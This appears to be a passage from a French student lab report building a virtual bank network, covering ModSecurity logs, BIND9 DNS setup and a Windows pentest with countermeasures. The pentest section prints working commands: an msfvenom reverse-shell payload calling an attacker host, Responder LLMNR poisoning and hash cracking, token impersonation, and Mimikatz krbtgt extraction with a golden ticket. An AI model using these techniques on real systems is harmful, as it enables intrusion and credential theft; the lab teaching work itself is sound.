kali㉿kali:~# python3 slowloris.py <adresse_serveur_web> -p <n° port>
```





Nous constatons que les requêtes se terminent. Cela s'explique par le fait que le répartiteur de charge intercepte les requêtes incomplètes envoyées par l'attaquant et les mets en attente, de part son rôle d'intermédiaire entre les clients et les serveurs. Les répartiteurs sont donc mieux équipés pour gérer les attaques Slowloris grâce à leur capacité à gérer efficacement les connexions entrantes.

De plus en regardant les logs de ModSecurity (dans /var/log/apache2/modsec\_audit.log), nous voyons les événements de sécurité détectés lors de la surveillance du trafic HTTP :

### Contenu du fichier de logs

```
-2292ed3e-H--  
Message: Warning. Pattern match "^[\\d.:]+$" at REQUEST_HEADERS:Host. [file  
"/usr/share/modsecurity-crs/rules/REQUEST-920-PROTOCOL-ENFORCEMENT.conf"] [line  
"736"] [id "920350"] [msg "Host header is a numeric IP address"] [data  
"10.10.30.1"] [severity "WARNING"] [ver "OWASP_CRS/3.3.4"] [tag  
"application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag  
"attack-protocol"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag  
"capec/1000/210/272"] [tag "PCI/6.5.10"]  
Apache-Error: [file "apache2_util.c"] [line 275] [level 3] [client 10.10.30.6]  
ModSecurity: Warning. Pattern match "^[\\\\\\\\\\\\\\\\\\\\d.:]+$" at REQUEST_HEADERS:Host.  
[file "/usr/share/modsecurity-crs/rules/REQUEST-920-PROTOCOL-ENFORCEMENT.conf"]  
[line "736"] [id "920350"] [msg "Host header is a numeric IP address"] [data  
"10.10.30.1"] [severity "WARNING"] [ver "OWASP_CRS/3.3.4"] [tag  
"application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag  
"attack-protocol"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag
```

```
"capec/1000/210/272"] [tag "PCI/6.5.10"] [hostname "192.168.0.17"] [uri "/"]
[unique_id "ZdtzRfSxNM_qZp4qXud4QwAAEY"]
Stopwatch: 1708880709316964 3567 (- - -)
Stopwatch2: 1708880709316964 3567; combined=2755, p1=466, p2=1161, p3=46,
p4=966, p5=116, sr=89, sw=0, l=0, gc=0
Response-Body-Transformed: Dechunked
Producer: ModSecurity for Apache/2.9.7 (http://w.modsecurity.org/);
OWASP CRS/3.3.4.
Server: Apache/2.4.57 (Debian)
Engine-Mode: "DETECTION_ONLY"
```

Ici, il y a un avertissement (Message: Warning.) concernant une correspondance de modèle dans l'en-tête de la requête (REQUEST\_HEADERS:Host). Il indique que le champ "Host" de l'en-tête de la requête contient une adresse IP numérique ([msg "Host header is a numeric IP address"] [data "10.10.30.1"]), ce qui peut être considéré comme une pratique inhabituelle et potentiellement suspecte. La section "Apache-Error" fournit l'adresse IP du client ([client 10.10.30.6]), donc ici l'attaquant, et indique la règle ModSecurity qui a déclenché l'avertissement ([tag "attack-protocol"]).

## Etape 5 : Serveurs DNS

Nous allons maintenant procéder à l'installation de BIND9, c'est le logiciel qui permet de mettre en place un serveur DNS.

Nous commençons par installer les paquets suivants :

```
root@ns1:~# apt install bind9 bind88utils bind9-doc dnsutils host
```

Pour vérifier que BIND9 a bien été installé, nous utilisons la commande suivante, qui nous permet également de voir la version du logiciel :

```
root@ns1:~# named -v
BIND 9.16.1-Ubuntu (Stable Release) <id:d497c32>
```

Avec la commande systemctl status, nous pouvons vérifier l'état du service BIND :

```
root@ns1:~# systemctl status bind9
● named.service - BIND Domain Name Server
  Loaded: loaded (/lib/systemd/system/named.service; enabled; vendor
  preset:>
    Active: active (running) since Tue 2024-04-02 15:17:15 UTC; 13min
  ago
```

Le service est donc actif.

Nous vérifions aussi les zones par défaut existent. Elles sont listées dans le fichier se situant dans /etc/bind/named.conf.default-zones :

```
root@ns1:~# cat /etc/bind/named.conf.default-zones
// prime the server with knowledge of the root servers
zone "." {
    type hint;
    file "/usr/share/dns/root.hints";
};

// be authoritative for the localhost forward and reverse zones, and for
// broadcast zones as per RFC 1912

zone "localhost" {
    type master;
    file "/etc/bind/db.local";
};

zone "127.in-addr.arpa" {
    type master;
    file "/etc/bind/db.127";
};

zone "0.in-addr.arpa" {
    type master;
    file "/etc/bind/db.0";
};

zone "255.in-addr.arpa" {
    type master;
    file "/etc/bind/db.255";
};
```

Le fichier “.” fait référence à la racine. C'est dans la racine que se trouve les références (adresses IP) de tous les serveurs de domaines de premier niveau (TLD). Le fichier “127.in-addr.arpa” fait référence à la résolution inverse du localhost.

#### **Etape 6 : Création des fichiers de zone**

Les zones se déclarent dans le fichier /etc/bind/named.conf.local. Pour chaque zone, il faut préciser si le serveur est primaire (master) ou secondaire (slave), ainsi que le fichier contenant les informations sur la zone. Dans notre cas, le serveur est primaire sur deux zones : la zone directe et la zone inverse.

Ci-dessous le contenu du fichier de zone :

```
root@ns1:~# cat /etc/bind/named.conf.local
//
// Do any local configuration here
//

// Consider adding the 1918 zones here, if they are not used in your
// organization
//include "/etc/bind/zones.rfc1918";

//Zone direct :
zone "rt-bank.re."{
    type master;
    file "/etc/bind/zones/db.rt-bank.re";
};
```

La zone direct rt-bank.re. est celle qui est utilisée pour les résolutions nom de domaine vers adresse IP.

Nous créons les fichiers db.rt-bank.re dans le dossier /etc/bind/zones :

db.rt-bank.re			
\$TTL	604800		
@	IN	SOA	ns.rt-bank.re. root.rt-bank.re. (
			2 ; Serial
			604800 ; Refresh
			86400 ; Retry
			2419200 ; Expire
			604800 ) ; Negative Cache TTL
@	IN	NS	ns.rt-bank.re.
ns	IN	A	<adresse IP public du stormshield>
www	IN	CNAME	ns

Il faut redémarrer la machine afin qu'elle prenne en compte les modifications. Puis nous vérifions la syntaxe de nos fichiers de configuration.

La commande named-checkconf vérifie la syntaxe et l'intégrité du fichier de zone. Cette vérification permet de tester et de dépanner les fichiers de zone existants et de confirmer la configuration des nouveaux fichiers avant de les charger dans BIND9.


Nous lançons donc la commande :

```
root@ns1:~# named-checkconf -z /etc/bind/named.conf
zone rt-bank.re/IN: loaded serial 2
```

Ensuite nous vérifions la configuration du fichier de zone. Le résultat devrait indiquer que la zone répond correctement en fournissant le code de sortie 0. Si le contrôle renvoie le code de sortie 1, cela signifie qu'il y a des erreurs. Nous vérifions cela à l'aide de la commande named-checkzone :

```
root@ns1:~# named-checkzone db.rt-bank.re /etc/bind/zones/db.rt-bank.re
zone db.rt-bank.re/IN: loaded serial 2
OK
```

Test d'accessibilité à la page depuis nom de domaine :



### Etape 7 : Mise en place du serveur DNS secondaire

Dans cette partie nous allons installer un serveur de noms secondaire nommé ns2.rt-bank.re, et qui aura autorité sur le premier domaine.

Le serveur maître doit être configuré pour permettre le transfert de zone. Nous ajoutons l'option allow-transfer dans les définitions des zones principales et inversées du fichier /etc/bind/named.conf.local :

Ci-dessous le contenu du fichier :

```
root@ns1:~# cat /etc/bind/named.conf.local
//
// Do any local configuration here
```

```
//  
  
// Consider adding the 1918 zones here, if they are not used in your  
// organization  
//include "/etc/bind/zones.rfc1918";  
  
//Zone direct :  
zone "rt-bank.re."{  
    type master;  
    file "/etc/bind/zones/db.rt-bank.re";  
    allow-transfer {10.10.30.5; };  
};
```

Nous passons maintenant à la configuration du serveur esclave. Nous installons le package BIND9, de la même manière que sur le serveur maître. Nous éditons le fichier /etc/bind/named.conf.local et ajoutons les lignes suivantes pour la zone principale :

```
root@ns2:~# cat /etc/bind/named.conf.local  
//  
// Do any local configuration here  
//  
  
// Consider adding the 1918 zones here, if they are not used in your  
// organization  
//include "/etc/bind/zones.rfc1918";  
  
// Zone directe :  
zone "rt-bank.re." {  
    type slave;  
    file "/var/cache/bind/zones/db.rt-bank.re";  
    masters {10.10.30.4; };  
};
```

Nous redémarrons le serveur et nous utilisons la commande tail -f pour voir que dans /var/log/syslog les informations suivantes apparaissent :

```
root@ns2:~# tail -f /var/log/syslog  
Apr  2 17:15:26 ns2 named[1304]: client @0x7f109000a550 10.10.30.4#33481:  
received notify for zone 'rt-bank.re'
```

```
Apr  2 17:15:26 ns2 named[1304]: zone rt-bank.re/IN: notify from  
10.10.30.4#33481: zone is up to date
```

Nous voyons que le maître transfert bien les fichiers vers son esclave, c'est-à-dire, le serveur secondaire.

Enfin nous réalisons des tests en interne dans la DMZ, permettant de vérifier que le transfert de zone se fait correctement, et que ce serveur est opérationnel si le serveur primaire est hors service.

### Basculement de serveur DNS

```
root@debian:~# nslookup www.rt-bank.re  
Server:          10.10.30.4  
Address:         10.10.30.4#53  
  
Name:   www.rt-bank.re  
Address: 10.10.30.1  
  
root@debian:~# nslookup www.rt-bank.re  
Server:          10.10.30.5  
Address:         10.10.30.5#53  
  
Name:   www.rt-bank.re  
Address: 10.10.30.1
```

Nous voyons que si le serveur primaire est en pause, le serveur secondaire prend la main et fait la résolution.

## Partie 6 : Test de pénétration du serveur Windows

Dans cette partie nous allons procéder au pentest du serveur Windows. L'objectif est de trouver des failles de sécurité afin de pouvoir mettre en place les Stratégies de Groupe (GPO) et apporter d'avantage de sécurité à notre infrastructure.

Nous partons du principe que le Windows Defender n'est pas actif sur les postes. Et la machine attaquante est sous Kali Linux.

### Etape 1 : Gaining access - génération d'un malware

Dans un premier temps nous allons procéder au gain d'accès. Pour cela nous allons générer un malware pour Windows sous Metasploit.

Un malware, ou logiciel malveillant, est un programme informatique conçu dans le but de causer des dommages, de voler des informations sensibles ou de perturber le fonctionnement normal d'un système informatique.

Metasploit est un framework open source utilisé pour le développement, les tests et l'exploitation de vulnérabilités dans les systèmes informatiques. Il offre une large gamme d'outils et de modules permettant aux professionnels de la sécurité informatique de tester la sécurité de leurs propres systèmes, de détecter les failles de sécurité et de simuler des attaques pour mieux comprendre les risques potentiels.

D'abord nous générerons un malware avec Metasploit :

```
└$ sudo msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.20.3 LPORT=4444  
-f exe -o windows12.exe
```

Pour pouvoir déployer le malware du poste attaquant vers le poste client, nous allons ouvrir un serveur web temporaire en python avec la commande suivante :

```
└$ python3 -m http.server  
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Nous pouvons donc télécharger le malware depuis le poste client depuis la page web <http://10.10.20.3:8000>

Ensuite, nous ouvrons le framework msfconsole pour accéder au reverse shell :

```
└$ msfconsole
```

```
      . -_____.  
      .' ##### ;."  
     .---,. ;@    ;@`; .---,..  
 ." @@@@' ., '@@    @@@@' ,.' @@@ ".  
 '-. @@@@@@@@@@@@@@    @@@@@@@@@@@@@ @;  
 ` . @@@@@@@@@@@@    @@@@@@@@@@@@@ .'  
 " --'. @@@ - .@    @ , '- . ' --"  
 ".@' ; @    @ ` . ;'  
 | @@@@ @@@    @ .  
 ' @@@ @@@    @ ,  
 ` . @@@@    @ .  
 ' , @@@    @ ;  
 (   3 C   )    /|__ / Metasploit! \  
 ;@'. __*_ ,."  \|__ \_____ /  
 '(.,...."/  
  
 =[ metasploit v6.3.27-dev ]  
+ -- ---=[ 2335 exploits - 1220 auxiliary - 413 post ]  
+ -- ---=[ 1385 payloads - 46 encoders - 11 nops ]  
+ -- ---=[ 9 evasion ]  
  
Metasploit tip: View a module's description using  
info, or the enhanced version in your browser with  
info -d  
Metasploit Documentation: https://docs.metasploit.com/  
  
msf6 > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > set LHOST 10.10.20.3  
LHOST => 10.10.20.3  
msf6 exploit(multi/handler) > set LPORT 4444  
LPORT => 4444  
msf6 exploit(multi/handler) > run  
  
[*] Started reverse TCP handler on 10.10.20.3:4444  
[*] Sending stage (175686 bytes) to 10.10.20.1  
[*] Meterpreter session 1 opened (10.10.20.3:4444 → 10.10.20.1:57337) at  
2024-04-19 18:17:22 +0200  
  
meterpreter >
```

Nous avons maintenant un accès à la machine cliente. Nous allons dans un premier temps ouvrir un terminal, puis vérifier l'utilisateur sur lequel nous sommes connecté :

```
meterpreter > shell  
Process 5948 created.  
Channel 1 created.  
Microsoft Windows [version 10.0.19045.2965]  
(c) Microsoft Corporation. Tous droits réservés.
```

```
C:\Users\echelone\Downloads>whoami  
whoami  
rtbank\echelone
```

Nous tentons de faire une élévation de privilège avec les commandes suivantes :

```
meterpreter > getuid  
Server username: RTBANK\echelone  
meterpreter > use priv  
[!] The "priv" extension has already been loaded.  
meterpreter > background  
[*] Backgrounding session 1...  
msf6 exploit(multi/handler) > use exploit/windows/local/bypassuac_fodhelper  
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp  
msf6 exploit(windows/local/bypassuac_fodhelper) > set SESSION 1  
SESSION => 1  
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit  
  
[*] Started reverse TCP handler on 10.10.20.3:4444  
[-] Exploit aborted due to failure: no-access: Not in admins group, cannot  
escalate with this module  
[*] Exploit completed, but no session was created.  
msf6 exploit(windows/local/bypassuac_fodhelper) >
```

Nous voyons que l'élévation de privilège n'est pas possible car l'utilisateur n'est pas dans le groupe *Administrateur*. Cependant le fait ne pas avoir de pare-feu activé, permet à un attaquant d'exécuter un logiciel malveillant sur une machine cliente et d'obtenir un terminal sur la machine. Une contre-mesure possible serait de créer une GPO interdisant la désactivation du pare-feu Windows.

## **Etape 2 : LLMNR poisoning avec Responder**

Une attaque LLMNR poisoning consiste à exploiter le protocole LLMNR (Link-Local Multicast Name Resolution) pour détourner le trafic réseau et intercepter des informations sensibles telles que des identifiants ou des mots de passe.


Dans ce scénario, un ordinateur client faisant partie de l'Active Directory tente d'accéder au serveur de fichiers à l'adresse IP "10.10.20.3". Admettons que l'attaquant ait un accès au réseau et qu'il essaie de récupérer les identifiants d'un utilisateur en utilisant l'outil Responder disponible sur une machine Kali.

Pour commencer, nous allons configurer l'outil Responder sur la machine de l'attaquant. En utilisant les paramètres par défaut, nous le mettrons en écoute sur l'interface "eth0" de la machine Kali Linux en exécutant la commande suivante :

```
└$ sudo responder -I eth0 -wbF
```

Une fois en attente, le "Responder" interceptera le trafic réseau, plus particulièrement les requêtes LLMNR et NBT-NS.

En parallèle, depuis le serveur Windows, nous tenterons d'accéder au serveur "srv-fichier" via le protocole SMB en utilisant un chemin UNC incorrect : "\<nom du serveur>\".



Cette erreur provoquera une tentative de résolution du nom fictif "srv-fichiers" par le serveur DNS, conduisant ainsi notre machine Windows Server à solliciter le réseau pour trouver cet hôte. C'est à ce moment que Responder entre en jeu !

En induisant une fausse authentification, Responder sera en mesure de récupérer le nom d'utilisateur et le hash NTLMv2 du mot de passe saisi. Ces informations sensibles pourront ensuite être exploitées via la technique Pass-the-hash ou bien, être utilisées pour tenter de retrouver le mot de passe en clair.

```
[*] [LLMNR] Poisoned answer sent to 10.10.20.1 for name WINSRV-RTBANK
[*] [MDNS] Poisoned answer sent to fe80::9fa:cf7:9b52:efd2 for name
WINSRV-RTBANK.local
[*] [NBT-NS] Poisoned answer sent to 10.10.20.1 for name RTBANK (service: Domain
Master Browser)
[*] [NBT-NS] Poisoned answer sent to 10.10.20.1 for name RTBANK (service: Browser
```

Dans le dossier de logs du répertoire Responder se trouve le fichier texte contenant le mot de passe de l'utilisateur attaqué. Nous pouvons utiliser la commande hashcat ou john pour déchiffrer le mot de passe :

```
└$ ls /usr/share/responder/logs  
Analyzer-Session.log  Poisoners-Session.log  SMB-NTLMv2-SSP-10.10.20.1.txt  
└$ sudo hashcat -m 5600 /usr/share/responder/logs/SMB-NTLMv2-SSP-10.10.20.1.txt  
/usr/share/wordlists/rockyou.txt  
hashcat (v6.2.6) starting
```

Cette démonstration simpliste met en lumière les vulnérabilités des protocoles LLMNR / NetBIOS. Une simple erreur de saisie peut conduire à la divulgation involontaire d'identifiants. Il est à noter qu'il est possible d'utiliser Responder en mode passif pour un simple diagnostic sans tentative d'attaque, en enregistrant les paquets LLMNR/NBT-NS intéressants. Une analyse Wireshark avec un filtre LLMNR peut également être utile dans ce contexte.

### **Etape 3 : IMITATION DE JETON**

Dans ce scénario, nous allons utiliser l'attaque par imitation de jetons. Cette attaque consiste à prendre le contrôle d'un processus ou d'une session authentifiée sur un système. L'attaquant obtient un jeton d'accès valide, puis l'utilise pour se faire passer pour un utilisateur légitime ou un processus autorisé. Cela lui permet de contourner les mesures de sécurité et de gagner un accès non autorisé à des ressources sensibles ou à des priviléges élevés sur le système ciblé.

Nous passons à l'attaque en créant, dans un premier temps, un reverse shell avec Metasploit. Comme dans l'étape 1, le client exécute le malware, ce qui nous permet d'avoir un accès à la machine depuis le terminal de l'attaquant :

```
meterpreter > getuid
```

```
Server username: RTBANK\Administrateur
meterpreter > getsystem
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: AUTORITE NT\Système
```

Ici, la machine attaquée est le contrôleur de domaine, nous avons donc un accès en Administrateur sur la machine, ce qui nous permet de tout exploiter.

A présent, nous utilisons l'extension incognito dans l'environnement meterpreter pour charger des fonctionnalités permettant de manipuler les jetons d'authentification sur le système cible :

```
meterpreter > load incognito
Loading extension incognito ... Success.
```

Ensuite, nous affichons la liste des jetons disponibles :

```
meterpreter > list_tokens -u

Delegation Tokens Available
=====
AUTORITE NT\Système
RTBANK\Administrateur

Impersonation Tokens Available
=====

No tokens available
```

Nous identifions le jeton de délégation pour l'utilisateur Administrateur du domaine RTBANK. Nous utilisons donc ce jeton pour nous faire passer pour l'administrateur légitime. Et nous terminons par ouvrir une session shell en tant qu'administrateur :

```
meterpreter > impersonate_token RTBANK\\Administrateur
[+] Delegation token available
[+] Successfully impersonated user RTBANK\Administrateur
meterpreter > shell
Process 5144 created.
Channel 1 created.
Microsoft Windows [version 10.0.20348.169]
(c) Microsoft Corporation. Tous droits réservés.

C:\Windows\System32>whoami
whoami
rtbank\administrateur
```

Cette technique d'attaque souligne l'importance de mettre en œuvre des mesures de sécurité robustes pour gérer les autorisations et surveiller les activités des utilisateurs afin de détecter et de prévenir les attaques par imitation de jeton.

#### **Etape 4 : MIMIKATZ**

Dans ce scénario, nous utilisons l'outil Mimikatz, un puissant logiciel de récupération d'informations d'identification sur des systèmes Windows. Mimikatz est capable d'obtenir des mots de passe en clair, des hashes NTLM, des jetons Kerberos et divers autres types de données sensibles directement depuis la mémoire du processus lsass.exe. Cet outil est souvent utilisé dans les tests de pénétration pour démontrer l'exposition des mots de passe en mémoire et nécessite des droits administrateur sur la machine cible pour exécuter ses fonctions avancées.

Nous allons notamment procéder à une attaque par vol de tickets Kerberos, qui particulièrement efficace dans les environnements Active Directory où il peut être utilisé pour compromettre des comptes privilégiés et se déplacer latéralement à travers le réseau.

Nous lançons l'exécutable de Mimikatz. Puis nous activons le privilège de débogage, ce qui permet à l'outil d'accéder à des ressources sensibles et de manipuler des objets système.

```
.#####. mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/
mimikatz # privilege::debug
Privilege '20' OK
```

Puis nous utilisons le module lsadump pour extraire des informations du service d'annuaire de sécurité local (LSA) sur le système. Nous tentons d'accéder aux informations des comptes d'utilisateur dans le domaine RTBANK, cependant nous rencontrons des erreurs d'accès aux données et la machine redémarre à l'exécution de cette commande. :

```
mimikatz # lsadump::lsa /patch
Domain : RTBANK / S-1-5-21-649722207-1353606162-596483372

RID : 000001f4 (500)
User : Administrateur
ERROR kuhl_m_lsadump_lsa_user ; SamQueryInformationUser c002001b

RID : 000001f5 (501)
User : Invité
ERROR kuhl_m_lsadump_lsa_user ; SamOpenUser c0020017
ERROR kuhl_m_lsadump_lsa ; SamEnumerateUsersInDomain c0020017
```

```
ERROR kuhl_m_lsadump_lsa ; kull_m_patch (0x00000005)
```

A présent, nous allons essayer de compromettre le système et obtenir un accès privilégié à l'aide de tickets Kerberos falsifiés :

```
mimikatz # lsadump::lsa /inject /name:krbtgt
Domain : RTBANK / S-1-5-21-649722207-1353606162-596483372

RID : 000001f6 (502)
User : krbtgt

* Primary
  NTLM : 6aa56bb26cec7ef0220ff5a528578279
  LM   :
[ ... ]

mimikatz # kerberos::golden /User:Administrateur /domain:rtbank.re
/sid:S-1-5-21-649722207-1353606162-596483372
/krbtgt:6aa56bb26cec7ef0220ff5a528578279 id:500 /ptt
User      : Administrateur
Domain    : rtbank.re (RTBANK)
SID       : S-1-5-21-649722207-1353606162-596483372
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 6aa56bb26cec7ef0220ff5a528578279 - rc4_hmac_nt
Lifetime  : 20/04/2024 09:09:35 ; 18/04/2034 09:09:35 ; 18/04/2034 09:09:35
→ Ticket : ** Pass The Ticket **
[ ... ]
Golden ticket for 'Administrateur @ rtbank.re' successfully submitted for current session
mimikatz # misc::cmd
```

Nous avons donc réussi à obtenir extraire les informations d'identification du compte de service Kerberos à partir de la base de données de sécurité locale (LSA). Nous avons ensuite généré un ticket Kerberos "golden ticket" falsifié pour l'utilisateur Administrateur. Enfin nous ouvrons un nouveau terminal avec les priviléges obtenus grâce au golden ticket.

Depuis ce nouveau terminal, nous avons réussi à accéder à distance à un partage de fichiers sur un poste client distant (10.10.20.1) et nous avons créé un nouveau fichier texte sur le bureau de l'utilisateur "echelone" via le partage administratif C\$.

```
C:\Users\Administrateur\Downloads\mimikatz_trunk\x64>dir
\\RTBANK-LP-ECH\C$\Users\echelone\Desktop
Le volume dans le lecteur \\RTBANK-LP-ECH\C$ n'a pas de nom.
Le numéro de série du volume est 3699-B629

Répertoire de \\RTBANK-LP-ECH\C$\Users\echelone\Desktop

17/04/2024  22:10    <DIR>          .
```


```
17/04/2024 22:10    <DIR>          ..
                  0 fichier(s)      0 octets
                  2 Rép(s)  31 441 043 456 octets libres

C:\Users\Administrateur\Downloads\mimikatz_trunk\x64>type nul >>
"\\RTBANK-LP-ECH\C$\Users\echelone\Desktop\hack.txt"

C:\Users\Administrateur\Downloads\mimikatz_trunk\x64>dir
\\RTBANK-LP-ECH\C$\Users\echelone\Desktop
Le volume dans le lecteur \\10.10.20.1\C$ n'a pas de nom.
Le numéro de série du volume est 3699-B629

Répertoire de \\RTBANK-LP-ECH\C$\Users\echelone\Desktop

20/04/2024 09:35    <DIR>          .
20/04/2024 09:35    <DIR>          ..
20/04/2024 09:35                0 hack.txt
                  1 fichier(s)      0 octets
                  2 Rép(s)  31 440 969 728 octets libres
```



Cette attaque permet de mettre en évidence les risques liés à la compromission des informations d'identification sur les systèmes Windows. En exploitant les faiblesses des mécanismes de sécurité, Mimikatz permet aux attaquants de récupérer des mots de passe et d'autres informations sensibles, d'usurper des identités et d'obtenir des priviléges élevés sur les systèmes compromis.

### Etape 5 : Contre-mesures

Après avoir fait ces attaques, nous allons mettre en place les contre-mesures qui permettraient d'éviter les usurpations d'identité, les récupérations de mot de passe et d'autres informations sensibles, ou encore d'obtenir des priviléges élevés sur le système.

La première contre-mesure à respecter est d'avoir des mots de passe robustes sur tous les utilisateurs et systèmes de notre laboratoire. Cela signifie avoir des mots de passe

composés de minimum 9 caractères, avec lettres majuscules, minuscules, chiffres et caractères spéciaux.

Dans le cas de l'attaque LLMNR, nous allons implémenter une GPO (Politique de Groupe) qui désactivera la résolution de noms LLMNR/NBT-NS sur les machines Windows :

*Configuration ordinateur > Stratégies > Modèles d'administration > Réseau > Client DNS > Désactiver la résolution de noms multidiffusion*

Il est aussi possible de désactiver le NBT-NS (NETBIOS Name Service) sur la carte réseau. Cependant, il l'entreprise a besoin de LLMNR ou NBT-NS, il est recommandé de mettre en place le NAC (Network Access Control). Le Network Access Control (NAC) est un ensemble de technologies et de politiques de sécurité visant à restreindre l'accès aux réseaux informatiques en fonction des critères d'authentification, de conformité et de posture de sécurité des appareils.

Ensuite nous pouvons créer une GPO interdisant la désactivation de l'antivirus par défaut de Windows. Ainsi le Windows Defender sera toujours actif et détectera et bloquera les intrusions malveillantes et suspectes. Pour cela nous suivons le chemin suivant dans les stratégies de groupe :

*Configuration ordinateur > Stratégies > Modèles d'administration > Antivirus Microsoft Defender > Désactiver l'antivirus Microsoft Defender*

*Configuration ordinateur > Stratégies > Modèles d'administration > Antivirus Microsoft Defender > Autoriser le service anti-programme malveillant à rester constamment actif*

Pour être sûr que les GPO sont effectives, nous forçons la mise à jour des stratégies en utilisant la commande suivante :

```
C:\Users\Administrateur>gpupdate /force  
Mise à jour de la stratégie ...
```

```
La mise à jour de la stratégie d'ordinateur s'est terminée sans erreur.  
La mise à jour de la stratégie utilisateur s'est terminée sans erreur.
```

## Conclusion

En conclusion, la configuration d'une topologie virtuelle sur GNS3 a permis de simuler un environnement réseau complexe, intégrant divers systèmes d'exploitation et services essentiels à l'infrastructure informatique moderne, comme HAProxy pour la répartition de charge, Apache pour le service web, Bind9 pour la gestion DNS, et les fonctions d'Active Directory sur Windows. La mise en place d'un pare-feu Stormshield a renforcé la sécurité de la topologie avec des services de DHCP et VPN IPsec, vital pour la gestion des adresses et la sécurisation des communications.

L'expérimentation a donné l'opportunité de se familiariser avec la configuration et le déploiement de règles de sécurité, ainsi que de comprendre l'importance de protéger les équipements et de prévenir des vulnérabilités et intrusions potentielles. Ce projet a offert une expérience riche, alliant théorie et pratique, et met en évidence le rôle crucial d'une approche proactive et maîtrisée sur la sécurité des réseaux informatiques.

## Annexe

### Serveur Windows :

Fichier CSV original contenant la liste des utilisateurs :

```
prenom;nom;fonction;OU;mdp
Claire;BEGUE;Commerce;OU=Commerciaux,OU=DC,OU=rt-bank,DC=rtbank,DC=re;0#2iA3G
